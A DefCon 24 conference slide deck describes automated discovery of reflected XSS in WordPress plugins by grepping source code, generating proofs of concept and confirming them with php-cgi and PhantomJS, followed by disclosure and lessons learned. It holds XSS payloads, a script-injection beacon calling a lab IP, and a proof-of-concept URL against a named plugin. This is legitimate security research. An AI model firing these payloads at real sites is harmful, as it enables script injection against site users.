

# How to Discover 1352 Wordpress Plugin XSS 0days in one hour

*(Not Really)*

*v1.9*

Larry W. Cashdollar

DefCon 24

Speakers Workshop

# Who Am I

- Humble Vulnerability Researcher
- 100+ CVEs
- Former Unix Systems Administrator
- Penetration Tester Back in Late 90s
- Enjoy Writing Code
- Member of Akamai Security Incident Response Team (SIRT)



# Assumptions

- You know what Wordpress is
- You know what a Wordpress plugin is
- You know what XSS is
- You're not prone to violence when disappointed...

# Why XSS?

- Kept seeing echo `$_GET|POST|REQUEST['var']` in code
- I thought these were a sure thing\*
- Curiosity about vulnerability discovery automation
- Figured I could auto generate PoCs on the fly

\* We will explore later where I fu\*ked up

# Plugin Collection

- Download all 50,000 or so
- Scrape <http://plugins.svn.wordpress.org> with wget?

## Problems

- Wordpress blocked my IP....for 8 months or so
- Get lots of cruft, plugins that had been removed
- We want metadata too!

# Plugin Collection v2.0

- Use list of plugins from [plugins.svn.wordpress.org](http://plugins.svn.wordpress.org) as index
- Scrape plugin page [http://wordpress.org/plugins/\\$plugin](http://wordpress.org/plugins/$plugin)
- Pipe this all through Proxychains
- Took five days to finish, downloaded 42,478 plugins

# XSS mining

- Hack up an old perl script
- look for echo \$\_GET[' or echo \$\_POST[' or echo \$\_REQUEST['
- Try to find variations like \$\_GET[" or \$\_GET[\s' etc..
- Grab line number, & vulnerable code
- Auto generate exploit & title
- Collect vulnerable variables

# Auto Generating an XSS PoC

- \$\_GET and \$\_REQUEST only
- Create a basic Generic exploit for testing
- var=""><script>alert(1);</script><"
- Where to store all of this?
- I've got 900 vulns with 900 untested PoCs...



# Building the Database

- create database wpvulndb;
- What columns?
- Store title, plugin name, file, vulnerable code, PoC, date
- Collect metadata & populate more fields in database like version, author, downloads, download link
- Probably should notify folks at Wordpress and some vulnerability database folks I know for advice?
- *Ran the scripts for \$\_POST['*

# In Over my head

- I need an adult
- Should notify some smart people of what I've done
- [plugins@wordpress.org](mailto:plugins@wordpress.org)
- [Jericho Attrition.org](http://JerichoAttrition.org)
- Mitre just in case
- Scott Moore -> IBM XForce
- Ryan Dewhurst -> [wpvulndb](http://wpvulndb.com)
- Friends at Akamai
- Solar Designer -> [oss-security](http://oss-security.com) list

# Notifications

- Thought I had 1352 legit XSS
- Exported database to various parties
- Had skype call with a group of security researchers from the University of Stuttgart!
- I was starting to become one of the cool kidz\*

*\*Before it all blows up in my face*



# Massaging the Data

- Created custom .csv files for anyone who asked
- Sent .sql database + php code to wordpress + friends at German university
- Worked with Jericho to fix mangled entries etc..
- Took suggestions on what data to store and..

# Added moar columns!

- CVE/DWF ID
  - Figured I'd notify Mitre and self assign my own DWF IDs
- Type
  - Is this via GET or POST or REQUEST
- Nonce
  - Does the plugin use nonce?
- Auto\_verify
  - Boolean - part of the auto exploit stuff I'll get into
- Filename with out full path
  - Just to make things easier
- Vendor contact\_date
  - Initial plan was to automate notifications...

# Validate PoC or Go Home

- I really want to verify what I have with working exploits
- Idea on how to test this automatically
- Would be so cool to have working verified PoC with each vulnerability entry

# Auto Exploit v1.0

- Try to send our auto generated payloads (GET/REQUEST) to 900+ vulnerable plugins
- Setup cgi-bin environment
- exec vulnerable code and inject our javascript payload
- New Payload will be:

```
"><script>new%20Image().src='http://192.168.0.25/e.php?i=741';</script><"
```

- e.php just sets auto\_verify to 1 for vdbid \$num in database

# Auto Exploit: Execute php and render html

- Setup environment variables
- GATEWAY\_INTERFACE=CGI/1.1
- PATH\_TRANSLATED=vulnerable php filename
- QUERY\_STRING=payload
- REDIRECT\_STATUS=CGI
- REQUEST\_METHOD=GET



# Auto Exploit – render to html

```
#!/bin/sh
CWD=`pwd`
PHPCGI=`which php-cgi`
echo "#####"
echo "# F4st-cgi exploiter v1.5                                     #"
echo "#####"
echo "[+] Setting Full path :$1"
echo "[+] Script file name :$2"
echo "[+] Query string :$3"
echo "[+] Changing working directory to $1"
cd $1
export GATEWAY_INTERFACE=CGI/1.1
export PATH_TRANSLATED=$2
export QUERY_STRING=$3
export REDIRECT_STATUS=CGI
export REQUEST_METHOD=GET
echo -n "[+] exec $PHPCGI"
echo -n " "
echo "$2"
php-cgi $2
cd $CWD
```

# Two Step Process

## **Generate .html**

For loop for all type=GET or type=REQUEST

```
$ ./f4st-cgi-exploiter.sh /usr/share/wordpress/ 1255-evr_pdf_out.php "id=\"><script>new%20Image().src='http://192.168.0.25/e.php?i=1255';</script><\"> files/$id.html
```

## **Render .html and exec JavaScript**

Tool to use: PhantomJS

# PhantomJS

- <http://phantomjs.org/>
- Full web stack no browser required
- Will execute our Javascript payload
- Generates .html and .png as would be rendered in browser

Scandir.js read .html files from a directory and execute javascript.

files/ has all of our .html files from php5-cgi run

```
$ phantomjs scandir.js files/
```

```
# tail -f /var/log/apache2/access.log
```



# PhantomJS Results

- Looking at file sizes we can tease out interesting results

181.html	271.html	364.html	455.html	545.html	634.html	723.html	89.html.png
181.html.png	271.html.png	364.html.png	455.html.png	545.html.png	634.html.png	723.html.png	8.html
182.html	272.html	365.html	456.html	546.html	635.html	724.html	8.html.png
182.html.png	272.html.png	365.html.png	456.html.png	546.html.png	635.html.png	724.html.png	90.html
183.html	273.html	366.html	457.html	547.html	636.html	726.html	90.html.png
183.html.png	273.html.png	366.html.png	457.html.png	547.html.png	636.html.png	726.html.png	91.html
184.html	274.html	367.html	458.html	548.html	637.html	727.html	91.html.png
184.html.png	274.html.png	367.html.png	458.html.png	548.html.png	637.html.png	727.html.png	92.html
185.html	275.html	368.html	459.html	549.html	638.html	728.html	92.html.png
185.html.png	275.html.png	368.html.png	459.html.png	549.html.png	638.html.png	728.html.png	93.html
186.html	276.html	369.html	45.html	54.html	639.html	729.html	93.html.png
186.html.png	276.html.png	369.html.png	45.html.png	54.html.png	639.html.png	729.html.png	94.html
187.html	277.html	36.html	460.html	550.html	63.html	72.html	94.html.png
187.html.png	277.html.png	36.html.png	460.html.png	550.html.png	63.html.png	72.html.png	95.html
188.html	278.html	370.html	461.html	551.html	640.html	730.html	95.html.png
188.html.png	278.html.png	370.html.png	461.html.png	551.html.png	640.html.png	730.html.png	96.html
189.html	279.html	371.html	462.html	553.html	641.html	731.html	96.html.png
189.html.png	279.html.png	371.html.png	462.html.png	553.html.png	641.html.png	731.html.png	97.html
18.html	27.html	372.html	464.html	554.html	642.html	732.html	97.html.png
18.html.png	27.html.png	372.html.png	464.html.png	554.html.png	642.html.png	732.html.png	98.html
190.html	280.html	373.html	465.html	555.html	643.html	733.html	98.html.png
190.html.png	280.html.png	373.html.png	465.html.png	555.html.png	643.html.png	733.html.png	99.html
191.html	282.html	374.html	466.html	556.html	644.html	734.html	99.html.png
191.html.png	282.html.png	374.html.png	466.html.png	556.html.png	644.html.png	734.html.png	9.html
192.html	283.html	375.html	467.html	557.html	645.html	735.html	9.html.png
192.html.png	283.html.png	375.html.png	467.html.png	557.html.png	645.html.png	735.html.png	
193.html	284.html	376.html	468.html	558.html	646.html	736.html	
193.html.png	284.html.png	376.html.png	468.html.png	558.html.png	646.html.png	736.html.png	
194.html	285.html	377.html	469.html	559.html	647.html	737.html	
194.html.png	285.html.png	377.html.png	469.html.png	559.html.png	647.html.png	737.html.png	
195.html	286.html	378.html	46.html	55.html	648.html	738.html	
195.html.png	286.html.png	378.html.png	46.html.png	55.html.png	648.html.png	738.html.png	

# Results

- 38 exploits fire and set auto\_verify = 1 in database

## **The bad**

- I was hoping for another digit in that number
- $38/900=4\%$  success rate #derp

## **The good**

- It worked!

# Proves or Disproves:

## If successful JS execution

- Code in PoC is escaping tags properly.
- Execution doesn't require authentication.
- Code isn't just defined in a class we can't reach.
- Injection point truly isn't sanitized.

## If unsuccessful JS execution

- Injection point might be sanitized.
- Code might require authentication - admin etc.
- PoC isn't escaping tags properly.
- Code is part of a class and not easily reachable.

# Where I Fu\*ked up

- Didn't have Wordpress in the path\*
- Should have notified everyone later on in my research
- Didn't have entire plugin copied \*\*
  - Include or require of other plugin files would fail
- php5-cgi doesn't set headers
  - e.g `header('Content-Type:text/css');` <- not rendered by browser

\* Found out Wordpress escapes `$_GET` `$_POST` `$_REQUEST`

\*\* this provided me with some false negatives! 😊




# Wordpress Escaping GET/POST/REQUEST

- browser/trunk/wp-includes/load.php Line 522

```
523 * Add magic quotes to $_GET, $_POST, $_COOKIE,  
and $_SERVER.
```

```
.  
.
```

```
540 $_GET      = add_magic_quotes( $_GET      );  
541 $_POST     = add_magic_quotes( $_POST     );  
541 $_COOKIE  = add_magic_quotes( $_COOKIE  );  
542 $_SERVER  = add_magic_quotes( $_SERVER  );
```



- <https://wordpress.org/support/topic/wp-automatically-escaping-get-and-post-etc-globals>
- <https://core.trac.wordpress.org/browser/trunk/wp-includes/load.php?rev=18827#L522>

# Total Verified with honoring headers

- 27 Auto XSS'd
- 3 manually validated that needed some tweaking to the payload
- False positives too, stuff like:

```
$_GET['ID'] = (int) $_GET['ID'];  
echo $_GET['ID'];
```

# Cool kid status

Dang it



# What I learned

- Test your stuff end to end!
- Full server stack for any testing
- Research any odd results that aren't making sense
- The Wordpress escaping GPCS super globals made any XSS in plugin files loading WP context dependent
- Escapes ' " /

# Context Dependent XSS

```
<?php  
include 'wp-load.php';  
.  
.  
echo "Search Results For:";  
echo $_GET['s'];
```

We can still use

- s=<script>alert(1);</script>

# Context Dependent XSS

## Code:

```
<?php
include 'wp-load.php';
.
<a id="wysija-upload-browse;" href2="admin.php?page=campaign&action=medias&emailId=<?php echo
$_GET['id']>">Browse</a>
?>
```

## Payload:

```
http://192.168.0.33/test.php?id=%22%3Cscript%3Ealert(1);%3C/script%3E%22
```

## Result:

```
<a id="upload-browse" class="button"
href2="admin.php?page=campaigns&action=medias&tab=&emailId=\"<script>alert(1);</script>\">Upload
</a>
```

- Wordpress escapes our quotation marks

# Vetting XSS

- I'd need to manually review all 1322 entries
- Not enough time
- dreaming about XSS == stop



# What's Next

- I'm kind of done with WP Plugin XSS
- Some XSS entries might be valid, need testing
- Maybe try looking at `fopen()`, `SQL`, `unserialize()`, `passthru()`, `eval()`?
- Other CMSs?
- Joomla does not escape super globals...
- Drupal extensions <https://ftp.drupal.org/files/projects/>



# Researcher Picks Up the Ball

- @BruteLogic uses my technique to find vulnerabilities in open source PHP applications
- <http://brutellogic.com.br/blog/looking-xss-php-source/>



- Wrote a script in bash checking for various XSS
- Downloaded lots of open source PHP code

# Vulnerabilities in my Database Showing up

- Posted to full disclosure on July 19<sup>th</sup> by Summer of Pwnage @sumofpwn
- Vulnerability ID 419 in my database
- [https://sumofpwn.nl/advisory/2016/cross\\_site\\_scripting\\_in\\_contact\\_form\\_to\\_email\\_wordpress\\_plugin.html](https://sumofpwn.nl/advisory/2016/cross_site_scripting_in_contact_form_to_email_wordpress_plugin.html)

## Details

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it. Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request

"cal" field does not validate <script> tags and does not perform output encoding.

[contact-form-to-email/cp-admin-int-message-list.inc.php:](#)

```
85: echo echo $_GET['cal'];
```

## Proof of concept

[http://<target>/wp-admin/options-general.php?page=cp\\_contactformtoemail&cal=foobar%3B%3Cscript%3Ealert%281%29%3C%2Fscript%3E&list=1&status=status&lu=id&r=1](http://<target>/wp-admin/options-general.php?page=cp_contactformtoemail&cal=foobar%3B%3Cscript%3Ealert%281%29%3C%2Fscript%3E&list=1&status=status&lu=id&r=1)

# Thank You

- Everyone here for listening to me ramble
- Brian Martin
- Scott Moore
- Ryan Duhurst
- Mika @ wordpress.org
- Solar Designer

# I'm sorry

- Everyone here for listening to me ramble
- Brian Martin
- Scott Moore
- Ryan Duhurst
- Mika @ wordpress.org
- Solar Designer

# Questions?

- [larry0@me.com](mailto:larry0@me.com) or larry@akamai.com
- @\_larry0
- <http://www.vapidlabs.com>
- Greetings to @vladz, @indoushka, @squirrelbudda, @dotmudge, @brutellogic, @sumofpwn, @gattaca, @d1rt\_diggler, @E1337za and Akamai SIRT